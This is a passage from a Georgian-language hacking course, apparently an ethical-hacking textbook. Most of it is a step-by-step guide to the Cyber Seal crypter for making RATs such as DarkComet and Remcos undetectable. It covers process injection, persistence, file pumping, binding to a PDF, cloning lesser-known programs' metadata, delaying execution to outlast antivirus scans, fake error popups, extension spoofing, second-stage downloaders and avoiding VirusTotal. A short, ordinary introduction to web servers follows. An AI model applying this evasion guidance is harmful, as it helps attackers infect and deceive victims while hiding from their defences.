გაითვალისწინეთ, რომ „კრიპტერი“-ის ფუნქციონალურობას ჩვენ გავივლით შეღწევადობის ტესტირების, ან ეთიკური ჰაკინგის თვალსაზრისით.

## 7.6. CYBER SEAL CRYPTER

ვდირე დაივიწყებდეთ ჩვენი პირველი დაკრიპტვის პროცესს, გაცნოთ კრიპტერებთან ასოცირებულ ტერმინოლოგიას და ფუნქციებს. ამის მერე, 7.6.1 თავში ჩვენ დაკრიპტავთ ფაილს და შევამოწმებთ მას ანტი ვირუსის მეშვეობით.

\* FUD - Fully Undetectable - ტერმინი, რომელიც გამოიყენება იმ მავნებელი პროგრამების მიმართებაში, რომელთა დადგენა აცერთ ანტივირუსს არ შეუძლია.



მე უკვე აღვნიშნე, რომ ამ კურსის ფარგლებში ჩვენ გამოვიყენებდით ფასიან კრიპტერს - Cyber Seal. უფასოს შეგნებულად არ ვიყენებ, რადგან მათი აღმოჩენის ხარისხი ძალიან მაღალია, რაც ამ თავის მიზნებისთვის არის მიუღებელი. კრიპტერის შემენამდე, აუცილებლად შეისწავლეთ მასთან ასოცირებული ტერმინოლოგია და ფუნქციები. მომავალში ეს გაგიმარტივებთ ეფექტიანი კრიპტერის შეძენას.

როგორც ხედავთ, სურათზე ასხულია Cyber Seal კრიპტერის მთავარი მენიუ. მასზე ვხედავთ ტაბებს:

- Main - სადაც ვამაგრებთ ფაილს, რომლის დაკრიპტვაც გვსურს, ვსაზღვრავთ პარამეტრებს Options-ს ველებში და ვირჩევთ დაშიფვრის მეთოდს.
- Options ტაბში ვსაზღვრავთ დამატებით პარამეტრებს, რომლებსაც გავივლით

მოგვიანებით.

- Assembly ტაბში მოქცეულია ინფორმაცია ფაილის შესახებ. ზოგადად, ანტივირუსები ანიჭებენ ძალიან დიდ ყურადღებას ფაილის გამომშვებს. ზოგჯერ, ეს არის პირდაპირი განმსაზღვრელი იმისა, მავნებელია აღნიშნული ფაილი, თუ არა. Cyber Seals აქვს ფუნქცია გადმოიტანოს ინფორმაცია გამომშვების შესახებ სხვა პროგრამიდან.
- Hosts ტაბში შეგიძლიათ გაწეროთ ვებსაიტები, რომლებიც დაებლოკება სამიზნე მომხმარებელს.
- Extra ტაბში მოთავსებული ფუნქციები, რომლებიც ცვლიან ფაილის ფორმატს. მაგალითად, თუ ის „.exe“ ფორმატია, Extension Changer-ის მეშვეობით თქვენ ადვილად გადააკეთებთ მას „.jpg“ ფორმატში.
- About ტაბში მოთავსებულია ინფორმაცია Cyber Seal-ის გამომშვების შესახებ, საკუთარი კომპიუტერის გაწმენდის ღილაკი და ვიდეო გაკვეთილი, რომელიც




ახალა, როდესაც თქვენ მეტნაკლებად ერკვევით Cyber Seal-ის ტაბებში, დროა განვიხილოთ მისი ფუნქციები. გადავინაცვლოთ Main ტაბზე და დავიწყოთ File ველით.

1. ველში File ვუთითებთ ფაილს, რომლის დაკრიპტვაც გვსურს. ამისთვის, დავაწკაპუნოთ ღილაკზე „Browse“ და ავირჩიოთ შესაბამისი ფაილი ჩვენი სისტემიდან.
2. Options ველში ვუთითებთ ძალიან მნიშვნელოვან პარამეტრებს:
  - Inject in ველში შეგიძლიათ მიუთითოთ ახლად შექმნილი პროცესის სახელწოდება. ეს დიდ გავლენას არ იქონიებს აღმოჩენადობაზე. ამ ფუნქციას აკისრია სოციალური ინჟინერიის დანიშნულება, რადგან გაშვებული პროცესების ჩამონათვალში, თქვენი პროგრამა იქნება ამ სახელწოდებით. Svhost არის Windows-ის სტანდარტული პროცესი. შესაბამისად, ის დიდ ეჭვებს არ წარმოშობს.
  - Vbc, AppLaunch და Itself არის ძალიან მნიშვნელოვანი პერამეტრი. Native ენაზე (იგულისხმება C++, Delphi...) დაწერილი „RAT“-ები უნდა დაიკრიპტოს AppLaunch-ში, ხოლო .Net-ზე დაწერილი „RAT“-ები Vbc-ში. იშვიათ შემთხვევაში, თუ თქვენი „RAT“ ფაილი ფუჭდება, გამოიყენეთ პარამეტრი Itself.
  - შემდეგი პარამეტრები Native და Managed ყენდება ავტომატურად. ძალიან იშვიათ შემთხვევებში, შესაძლოა Cyber Seal-მა ვერ დააყენოს ეს პარამეტრები ავტომატურად. უბრალოდ გაითვალისწინეთ, რომ „Native RAT“ არის აპლიკაცია, რომელიც დაწერილია „C++“-ში, ხოლო Managed - სხვა ფორმატში. მაგალითად, Dark Comet და Remcos დაწერილია „C++“-ში. ამიტომაც, უნდა გამოიყენოთ პარამეტრი „Native“.
  - Drop to ველში ვუთითებთ დირექტორიას, რომელშიც მოექცევა დაკრიპტული ფაილი გაშვების შემდეგ. სტანდარტული დირექტორია AppData.
3. Encryption ველში ვირჩევთ დაშიფვრის ტიპს. ყველაზე ეფექტანია - Polimorphic Stairs, თუმცა დანარჩენებიც კარგ შედეგებს იძლევა.

გადავიდეთ Options Tab-ზე და დავიწყოთ თანმიმდევრობით.


1. ჩართეთ Startup ფუნქცია, თუ გსურთ, რომ თქვენი ფაილი მოხვდეს სამიზნე კომპიუტერული სისტემის startup-ში. ეს გულისხმობს, რომ სამიზნე კომპიუტერის გადატვირთვისას, თქვენი ფაილი გაეშვება.
2. Temp, AppData და sFolder არის სტანდარტული დირექტორიები, სადაც ინახება Windows-ის Startup ფაილები.
3. FolderN და name.exe შეგიძლიათ შეცვალოთ. პირველი არის საქალაქო სადაც მოექცევა თქვენი Startup ფაილი, ხოლო name.exe არის თავად ფაილის სახელწოდება. ჯობს გამოიყენოთ რამე უფრო ნაკლებად საეჭვო სახელწოდება.
4. Pumper-ის მეშვეობით შეგიძლიათ ფაილის ზომის გაზრდა ხელოვნურად. ეს ძალიან მნიშვნელოვანია, რადგან



ანტივირუსების უმეტესობა დიდი სიფრთხილით აკვირდება მცირე ზომის ფაილებს. სცადეთ სხვადასხვა კომბინაციები. თუ ამ მონაცემს თავად არ შეცვლით, Cyber Seal დააყენებს მას 5 კილობაიტიდან 600 კილობაიტამდე. გაითვალისწინეთ, რომ ფაილის ზომის ხელოვნურად გაზრდამ შესაძლოა დააზიოს პროგრამა WinRAR და თქვენ ვერ დაარქივებთ თქვენ მიერ შექმნილ ფაილს.

5. Binder-ის მეშვეობით შეგიძლიათ გააერთიანოთ დაკრიპტული ფაილი სხვა უვნებელ ფაილთან. მაგალითად, „file.exe“-ის გაერთიანება შესაძლებელია „book.pdf“-თან და ა.შ.

5. გაგიკვირდებათ და Icon ველი არის ერთერთი ყველაზე მნიშვნელოვანი. ანტივირუსი დიდ ყურადღებას აქცევს პროგრამის იკონას. ამიტომაც, თქვენ უნდა გამოიყენოთ მაღალი ხარისხის ორიგინალური იკონა. პოპულარული პროგრამების იკონები არ გამოგადგებათ, რადგან ანტივირუსი მომენტალურად აღმოაჩენს ასეთ ფაილს. შექმენით 48x48-ზე გაფართოების „ico“ ფაილი და მიამაგრეთ ის თქვენს ფაილს. სხვა ფორმატის სურათის გადაკეთება „ico“ ფორმატში შეგიძლიათ შემდეგი ვებსაიტის გამოყენებით:



Assembly ტაბი არის ძალიან მნიშვნელოვანი აღმოჩენადობის დასაქვეითებლად. Cyber Seal-ის უკანასკნელ ვერსიებში ხელით ამ მონაცემების გადაკეთება შეუძლებელია. თუმცა, თქვენ ადვილად შეძლებთ სხვა პროგრამის ინფორმაციის კლონირებას „Clone Assembly“ ფუნქციის გამოყენებით.

ამისათვის, დააწკაპუნეთ შესაბამისი ლილაკზე და აირჩიეთ რომელიმე პროგრამის გამშვები (უნდა ბოლოვდებოდეს .exe-ით). ნიშანდობლივია, რომ პოპულარული პროგრამის ინფორმაციის გამოყენება გამოიწვევს ფაილის დაუყოვნებლივ აღმოჩენას. ამიტომაც, ეცადეთ გამოიყენოთ ნაკლებად პოპულარული პროგრამები. ტესტირებისას, ჩვენმა ტექნიკოსების გუნდმა აღმოაჩინა, რომ ამ დანიშნულებისთვის ყველაზე კარგია რუსული პროგრამების ინფორმაციის გამოყენება.

Others ტაბში მოთავსებულია ძალიან მნიშვნელოვანი ფუნქციები. მივყვეთ თანმიმდევრობით:

- Anti-Memory Scan შეუშლის ხელს ანტივირუსს მოახდინოს ოპერაციულ მეხსიერებაში გაშვებული პროცესების სკანირება. ეს განსაკუთრებით ეფექტურია Avast-ის და Kaspersky-ს წინააღმდეგ. გაითვალისწინეთ, რომ ეს ფუნქცია მუშაობს მხოლოდ Native RAT-ებზე.
- Melt file წაშლის ფაილს გაშვებისთანავე. ანუ, როდესაც მომხმარებელი გაუშვებს თქვენ მიერ დაკრიპტულ ფაილს, ის ავტომატურად გაქრება მისი კომპიუტერული სისტემიდან.
- Persistence პარამეტრის ჩართვის შედეგად, სამიზნე მომხმარებლის სისტემა ავტომატურად ჩართავს პროცესს, თუ ის გათიშულია. ანუ, თუ მომხმარებელმა Task Manager-ის მეშვეობით გათიშა თქვენი პროგრამა, ის ავტომატურად ჩაითვლება. დროის ველში უთითებთ შემოწმების ინტერვალებს. სტანდარტულად ის აყენია 5 წუთზე. ანუ, ყოველი 5 წუთის განმავლობაში, გაშვებული პროცესი შეამოწმებს, არის, თუ არა, თქვენი პროგრამა სამიზნე კომპიუტერული სისტემის მეხსიერებაში.

თუ არ არის, მაშინ ის ავტომატურად გაიშვება თავიდან.

- Delay Execution ნიშნავს, რომ ფაილი გაიშვება იმდენ წამში, რამდენშიც თქვენ მიუთითებთ და არა დაუყოვნებლივ. ეს ძალიან მნიშვნელოვანი პარამეტრია. როგორც წესი, ანტივირუსები წყვეტენ ფაილის შემოწმებას 15-20 წამის გასვლისას. შესაბამისად, თუ დააყენებთ Delay Executions 30 წამზე, ბევრი ანტივირუსი მას ხელმეორედ აღარ შეამოწმებს.
- Fake Error არის სოციალური ინჟინერიის ფუნქცია. MsgBox Title-ში უთითებთ ყალბი ფანჯრის სახელწოდებას, ხოლო MsgBox Message-ში ტექსტს, რომელიც გამოუჩნდება სამიზნე მომხმარებელს თქვენი ფაილის გაშვებისას. სტანდარტული სოციალური ინჟინერიის ტექსტია: „ეს ფაილი არ არის გათვლილი თქვენს




ოპერაციულ სისტემაზე სამუშაოდ. შესაბამისად, სამიზნე მომხმარებელი გაუქარწყლდება ეჭვი, რომ პროგრამა მავნებელია და შეეშვება მისი გაშვების მცდელობას. სინამდვილეში, თქვენი პროგრამა უკვე მოხვედრილი იქნება სამიზნე კომპიუტერულ სისტემაზე. ასევე, შეგიძლიათ მიუთითოთ ამომხტარი ფანჯარის ტიპი Critical, Question, Exclamation და Information. ბოლოს, შეგიძლიათ აირჩიოთ რეაქცია გახსნილ ფანჯარაზე - Ok, Ok და Cancel, Yes, ან No, Abort, ან Retry. დიდი მნიშვნელობა ამას არ აქვს, თუმცა სოციალური ინჟინერიის მომენტში ეს ფუნქციები გამოდგება.



Host-ს ტაბის დანიშნულება უკვე ვიცით. აქ შეგიძლიათ გაწეროთ ის ვებსაიტები, რომლებზეც წვდომა სამიზნე მომხმარებელს შეუზღუდება. ნიშანდობლივია, რომ ეს ფუნქცია იწვევს აღმოჩენადობის მნიშვნელოვან გაზრდას. ამიტომაც, ცალკეული შემთხვევების გარდა, ჯობს ის არ გამოიყენოთ.





ტაბში Extra მოთავსებულია დამატებითი სოციალური ინჟინერიის ფუნქციები. კერძოდ, თქვენ შეგიძლიათ შეცვალოთ თქვენ მიერ შექმნილი ფაილის ფორმატი. ამ დროს, ის შეინარჩუნებს აპლიკაციის ფუნქციებს, მაგრამ წერტილის მერე გამოჩნდება თქვენ მიერ მითითებული ფორმატი. გაითვალისწინეთ, რომ ამ მეთოდით მხოლოდ ადამიანი თუ მოტყუვდება. ანტივირუსი მომენტალურად აღმოაჩენს, რომ ფაილი წარმოადგენს პროგრამას და დაეჭვდება.

- Browse ველში აირჩიეთ უკვე დაკრიპტული ფაილი.
- Name ველში მიუთითეთ აპლიკაციის დასახელება.
- იქ სადაც წერია .exe აირჩიეთ ფაილის ორიგინალური ფორმატი.
- Extension ველში ჩაწერეთ ფორმატი, რომელშიც გსურთ ფაილის გადაკეთება.

- Preview ღილაკი გიჩვენებთ, თუ როგორ გამოიყურება თქვენი ფაილი შედეგად. არ დაგავიწყდეთ Create-ზე დაწკაპუნება. ის გარდაქმნის უკვე დაკრიპტულ ფაილს იმ ფორმატში, რომელიც თქვენ მიუთითეთ. გავმეორდები და გეტყვით, რომ ამის გაკეთება შესაძლებელია უკვე დაკრიპტული ფაილზე!

ალბათ შეამჩინეთ, რომ Extra ტაბში არის ქვეტაბები - Extention Changer (რომელიც ჩვენ უკვე გავიარეთ), Downloader და Scanner. გადავიდეთ Downloader-ზე, რომლის ფუნქციაა ფაილის გადმოტვირთვა მითითებული მისამართიდან. ანუ, შეგიძლიათ შექმნათ ფაილი, რომელიც არ არის მავნებელი კოდის შემცველი, ხოლო Downloader-ის მეშვეობით გადმოატვირთვინოთ თქვენს სამიზნე მომხმარებელს უკვე მავნებელი კოდი. გაითვალისწინეთ, რომ ეს ხერხი მოქმედებს თქვენ წინააღმდეგაც. ამიტომაც, შეამოწმეთ აბსოლუტურად ყველა ფაილი, რომელიც ხვდება თქვენს კომპიუტერულ სისტემაზე.

Scanner არ არის მაინცდამაინც ეფექტიანი. გირჩევთ გამოიყენოთ სხვა ონლაინ სკანერები. არ გამოიყენოთ Virus Total, რადგან ის გადასცემს ინფორმაციას ინფიცირებული ფაილების შესახებ ანტივირუსების კომპანიებს.

About Tab-შიც აღმოჩენთ გამოსადეგ ფუნქციებს. „Click for Video Tutorial“ გადაგამისამართებთ Youtube ვიდეო გაკვეთილზე, სადაც პროგრამის ავტორი აღწერს Cyber Seal-ის ფუნქციებს. Self-Clean გაწმენდს თქვენს კომპიუტერს, თუ დასატესტად, თქვენ მიერ დაკრიპტული ფაილი, გაუშვით საკუთარ სისტემაზე.

## 7.6.1 მავნებელი ფაილის დაკრიპტვა

გთავაზობთ ვიდეო გაკვეთილს, სადაც ნაჩვენებია მავნებელი ფაილის დაკრიპტვის სავარჯიშო.



პროექტი ანდრომედა არ არის ასოცირებული Cyber Seal-თან. უკანასკნელი არის კრიპტერი, რომელიც დატესტა პროექტმა ანდრომედამ და მისცა დადებითი შეფასება აღმოჩენადობის მაჩვენებლიდან გამომდინარე. აღნიშნული პროგრამა, იმ სახით, როგორითაც ის არის ამ სახელმძღვანელოს შემუშავების მომენტისთვის უვნებელია. თუმცა, პროექტი ანდრომედა ვერ აიღებს საკუთარ თავზე პასუხისმგებლობას, რომ Cyber Seal დარჩება უვნებლად. ამიტომაც, გამოყენებისას თქვენ იღებთ ნებისმიერ დაკავშირებულ რისკს საკუთარ თავზე.

არ ჩანერგოთ მავნებელი პროგრამა იმ კომპიუტერებზე, რომლებზეც არ გაქვთ ნებართვა. ასეთი ქმედება ისჯება საქართველოს სისხლის სმართლის კოდექსით გათვალისწინებული წესით!

## 8.1. ვებ აპლიკაციის უსაფრთხოება



ამ თავში ჩვენ გავამახვილებთ ყურადღებას ვებ-აპლიკაციების<sup>1</sup> უსაფრთხოებაზე, რა დროსაც განვიხილავთ ვებ აპლიკაციებთან ასოცირებული ტერმინების განმარტებას, მუშაობის პრინციპებს, სისუსტეებს, მათ აღმოჩენას და სათანადო უსაფრთხოების სტანდარტის უზრუნველყოფას.

ადამიანისთვის, რომელსაც არ გააჩნია კომპიუტერული განათლება, ტერმინი ვებ აპლიკაცია შესაძლოა იყოს უცხო. მარტივად რომ ვთქვათ, ვებ-საიტი შედგება ვებ აპლიკაციებისგან, რომლებიც დაყენებულია ჩვეულებრივ კომპიუტერულ სისტემაზე. დიდი ალბათობით, ეს კომპიუტერული სისტემა არის უფრო ძლიერი მონაცემების მქონე, ვიდრე ის, რომელიც დგას თქვენთან სახლში, თუმცა ფუნდამენტალურად და მუშაობის პრინციპების თვალსაზრისით, ის არაფრით არ განსხვავდება თქვენი პირადი კომპიუტერული სისტემისგან.

მას აქვს ოპერაციული სისტემა, რომელზეც დაყენებულია სხვადასხვა აპლიკაციები, რომელთა მუშაობა უზრუნველყოფს ვებ-საიტის მუშაობას. ანუ, თქვენც შეგიძლიათ გარდაქმნათ თქვენი კომპიუტერი სერვერად და ამუშავოთ ის იგივენაირად, როგორც ჩვენთვის კარგად ნაცნობი ვებ-სერვისები.

<sup>1</sup> აპლიკაცია - აპლიკაცია არის პროგრამული უზრუნველყოფა, რომელიც შექმნილია კონკრეტული საჭიროებებისთვის. შესაძლოა იქნას გამოყენებული, როგორც პროგრამული უზრუნველყოფის (Software) სინონიმი. თუმცა, ტექნიკური ტერმინის დასაცავად აუცილებელია განიმარტოს, რომ პროგრამული უზრუნველყოფა და აპლიკაცია ერთმანეთისგან განსხვავდებიან. პირველი ძირითადად გამოიყენება კომპიუტერის ფიზიკური ნაწილების მუშაობის განსაკარგავად, ხოლო მეორე - არის გათვლილი უშუალოდ მომხმარებელზე. აპლიკაცია დამოუკიდებლად ვერ მუშაობს, რადგან მას ესაჭიროება ოპერაციული სისტემა. ოპერაციული სისტემა, მაგალითად Microsoft Windows არის პროგრამული უზრუნველყოფა.

რა საკვირველია, გარკვეულ ფარგლებამდე, ვიდრე ჩვენი სისტემა არ გადაიტვირთება და ვეღარ გაუმკლავდება მოთხოვნების რაოდენობას და სირთულეს. მაგალითისთვის, ჩვენ შეგვიძლია გარდავქმნათ ჩვენი კომპიუტერი Facebook-ისმსგავსი სოციალური ქსელის სერვერად. ჩვენ მიერ შექმნილი სოციალური ქსელის მუშაობა არის დამოკიდებული მის სირთულეზე და გამოყენებელთა რაოდენობაზე. რიგითი კომპიუტერი ვერ გაუმკლავდება ბევრ მომხმარებელს - ამიტომაც ისეთი სერვერები, როგორც Facebook და Google იყენებენ კომპლექსურ, ერთმანეთთან დაკავშირებულ სერვერების სისტემას.

სერვერის ფუნქციის შესასრულებლად კომპიუტერულ სისტემებზე ძირითადად აყენია ორი მთავარი აპლიკაცია - ვებ სერვერის (Web Server) და მონაცემთა ბაზის (Database) აპლიკაციები. რაღაც მნიშვნელობით, ჩვენ შეგვიძლია აღვიქვათ ვებ-სერვერის აპლიკაცია, როგორც ოპერაციული სისტემა, რომელიც აყენია ძირითად ოპერაციულ სისტემაზე (მაგალითად, Windows-ზე ან Linux-ზე) და გამოიყენება ვებ აპლიკაციების ასამუშავებლად. ის ასევე პასუხისმგებელია მოთხოვნების (Request) და პასუხების (Response) დამუშავებაზე, ხოლო მონაცემთა ბაზა არის ადგილი, სადაც ინახება სხვადასხვაგვარი ინფორმაცია ვებ-საიტის ცალკეულ გვერდებზე, მომხმარებელთა ინფორმაცია და სხვა.

ვებ სერვერებს შორის, მოწინავე პლატფორმა არის Apache, რომელიც არამხოლოდ ერთერთი ყველაზე პოპულარულია, არამედ ის აძლევს თავის მომხმარებელს საშუალებას მცირე დეტალებში მოახდინოს საკუთარი ვებ სერვერის კონფიგურირება.



ის დაწერილია Linux-ის ბაზაზე, თუმცა ჩვეულებრივად მუშაობს Windows ოპერაციულ სისტემებზე. Apache-ს ვებ სერვერის აპლიკაციას იყენებენ ისეთი პოპულარული ვებ-საიტები, როგორებიცაა Facebook, Paypal, Apple და სხვა. გარდა ეფექტიანობის მაღალი მაჩვენებლისა, Apache ამავედროულად არის უფასო და ნებისმიერს შეუძლია მისი დაყენება და გამოცდა საკუთარ კომპიუტერზე. უფრო მეტიც, Linux-ის მთელ რიგ ოპერაციულ სისტემებზე Apache უკვე დაყენებულია, როგორც ერთერთი თანდაყოლილი აპლიკაცია. მისი გაშვება შესაძლებელია ტერმინალის მარტივი ბრძანების მეშვეობით:

```
service apache2 start
```


თქვენი ვებ-საიტის სანახავად თქვენ უნდა შეიყვანოთ თქვენი ბრაუზერის URL ველში localhost და ის გაჩვენებთ Apache-ს სტანდარტულ საწყის გვერდს.





რაც შეეხება მონაცემთა ბაზების აპლიკაციებს, აქაც საკმაოდ დიდი მრავალფეროვნება გვაქვს. დიდ წილად, მათი მუშაობის პრინციპები მსგავსია და ისინი ასრულებენ

ერთი და იგივე ფუნქციას. მონაცემთა ბაზებს შორის, ყველაზე ხშირად გამოიყენება Oracle და MySQL. იმისათვის, რომ ვებ-სერვერმა შეძლოს ბრძანებების შესრულება, მას უნდა „ესმოდეს“ პროგრამირების ენა. ვებ აპლიკაციების ძირითადი ენები არის html, php და სხვა. აქვე უნდა გავუსვათ ხაზი ერთ მნიშვნელოვან გარემოებას, რომ ვებ აპლიკაციების პროგრამირების ენები განსხვავდება ოპერაციული სისტემების პროგრამირების ენებისგან. შესაბამისად, ვებ აპლიკაციასთან ურთიერთობისას ჩვენ ვიყენებთ იმ ენებს, რომელიც მას „ესმის“. კიდევ ერთი მნიშვნელოვანი ნიუანსი არის ის, რომ პროგრამირების ენიდან გამომდინარე თქვენს ბრძანებას შეასრულებს ან ვებ-აპლიკაცია, ან თქვენი საკუთარი კომპიუტერი. ანუ, თუ მოქმედება ხორციელდება, მაგალითად php ენის გამოყენებით, მაშინ მას შეასრულებს ვებ-სერვერი. პროცესის თვალსაჩინოებისთვის წარმოვიდგინოთ შემდეგი მოცემულობა - თქვენი ბრაუზერის მეშვეობით, თქვენ ითხოვთ Facebook.com-ის რომელიმე გვერდს. ამ დროს, გვერდის დამუშავებას ახორციელებს Facebook-ის ვებ-სერვერი და არა თქვენი საკუთარი კომპიუტერი. ანუ, იხარჯება Facebook-ის კომპიუტერული სისტემის გამოთვლის რესურსი და არა თქვენი საკუთარი. თქვენი მოთხოვნის საფუძველზე, Facebook-ის სერვერი ასრულებს გამოთვლის სამუშაოებს და გიგზავნით უკვე მზა ვებ-გვერდს, რომელიც თქვენ მოითხოვთ. ანუ, ის უგზავნის მზა .html ან .php გვერდს თქვენს ბრაუზერს, რომელსაც ის კითხულობს. ნაბიჯ-ნაბიჯ ეს პროცესი გამოიყურება შემდეგნაირად:



01100111 01101100 01101111 01101110 01110100 01101001

თვითონ ვებ-საიტი არის ჩვეულებრივი საქაღალდე (Folder), რომელშიც თავმოყრილია სხვა საქაღალდეები და ვებსაიტის სამუშაოდ საჭირო ფაილები. თუ თქვენ იყენებთ Linux-ს, თქვენ მარტივად შეგიძლიათ ნახოთ თქვენს სერვერზე მოთავსებული ვებ-საიტის საქაღალდე შემდეგ დირექტორიაში:

```
cd /var/www/
```

ან

```
cd /var/www/html/
```

ეს არის ჩვეულებრივი საქაღალდე, რომელშიც მოქცეულია სხვა საქაღალდეები და ფაილები. აქედან ყველაზე მნიშვნელოვანია საწყისი გვერდი - index. ნებისმიერ ვებსაიტს უნდა ჰქონდეს ე.წ. საწყისი გვერდი, რომელიც დაწერილია .html ან .php ენაზე. შესაბამისად, იმ საქაღალდეში (Folder), სადაც მოქცეულია აღნიშნული გვერდის სხვა ფაილები, ასევე არის ან index.html, ან index.php ფაილები. მარტივად რომ ვთქვათ, როდესაც შედიხართ Facebook.com-ზე, თქვენ რეალურად შედიხართ <https://www.facebook.com/index.php>-ზე, ან <https://www.facebook.com/index.html>-ზე. ნიშანდობლივია, რომ index.html ან index.php უნდა იყოს ვებ-საიტის ყველა დირექტორიაში. თუ თქვენ ამ მნიშვნელოვან პუნქტს უგულვებელყოფთ, მაშინ ჰაკერს შეეძლება თქვენი 